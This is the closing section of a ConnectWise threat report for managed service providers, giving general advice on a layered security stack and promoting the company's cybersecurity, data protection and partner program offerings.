
Cybersecurity is a noisy world with many moving parts, and taking action can feel convoluted and complex. It's unlikely that MSPs serving SMBs have the time and money to focus on every single alert and threat. This report can help remove some of the complexities for MSPs. Our experts do the heavy lifting to reduce noise and provide information and a roadmap for understanding the most pressing risks and the most reasonable and effective solutions for your maturity level and budget.

The data indicates that threat actors will continue to target MSPs and quickly switch the tactics they use to exploit every vulnerability they can. This means MSPs have increased risk and a responsibility to protect their businesses and their customers. Combating these new tactics includes a plan for your own ongoing awareness of the ever-changing cybersecurity landscape, using that information proactively, and creating strategies that help future-proof your businesses. Our annual and quarterly Threat Reports will help.

The 2025 annual report covered some specific mitigations, but **the main crux of best-in-class cybersecurity is taking a layered approach to protection, prevention, and detection.** In other words, it takes a comprehensive cybersecurity stack. The right stack for your business may not look like your neighbor's. However, it must always include cybersecurity awareness training, EDR or its managed counterpart managed detection and response (MDR), vulnerability and patch management, and a SaaS cybersecurity solution.

Many MSPs will add SIEM to the mix to help with improved detection, compliance reporting, and incident response assistance. When building your cybersecurity stack, don't forget time management. Consider the time it takes to monitor and maintain your solutions and systems and if you're equipped to address a ransomware attack in the middle of the night.

You are not alone—the right solutions and people are ready here to help.



Effective, Layered Cybersecurity with ConnectWise

Leveraging a mix of solutions to create a layered defense system is critical. ConnectWise offers cost-effective services and solutions that are purpose-built to help MSPs like you protect your business and customers. Making use of ConnectWise's highly trained and certified cybersecurity experts, who are accessible 24/7, can augment your team with needed expertise without the time and expense of hiring.

Cybersecurity and Data Protection

The ConnectWise Cybersecurity solutions include software and support services that enable MSPs to protect their client's critical assets. With tools for 24/7 threat detection monitoring, incident response, and security risk assessment, the solution removes the complexity of building an MSP-powered cybersecurity stack while lowering the costs of support staff.

The ConnectWise Data Protection collection of solutions empowers MSPs with comprehensive business continuity and disaster recovery (BCDR) tools for servers, workstations, and the cloud. The solutions are designed to help MSPs build business profitability while protecting their clients with reliable, affordable technology. Learn more >>

ConnectWise Partner Program™

Our Partner Program assists ConnectWise partners with growth acceleration, including strategic planning, lead generation, and sales. A cybersecurity-specific track is available to give our partners more tools and support for driving revenue around their cybersecurity offerings. Learn more >>

About ConnectWise

ConnectWise is the leading software company empowering managed service providers (MSPs) with the technology that runs small and midsized businesses (SMBs) worldwide. With over 40 years of commitment to partner success, ConnectWise delivers innovative software, services, and an open ecosystem of integrations that drive growth. The ConnectWise Asio™ platform offers unmatched scale and AI-backed automation to provide a comprehensive technology stack for MSPs, including PSA, RMM, cybersecurity, and data protection. Discover how ConnectWise is transforming the IT industry at connectwise.com.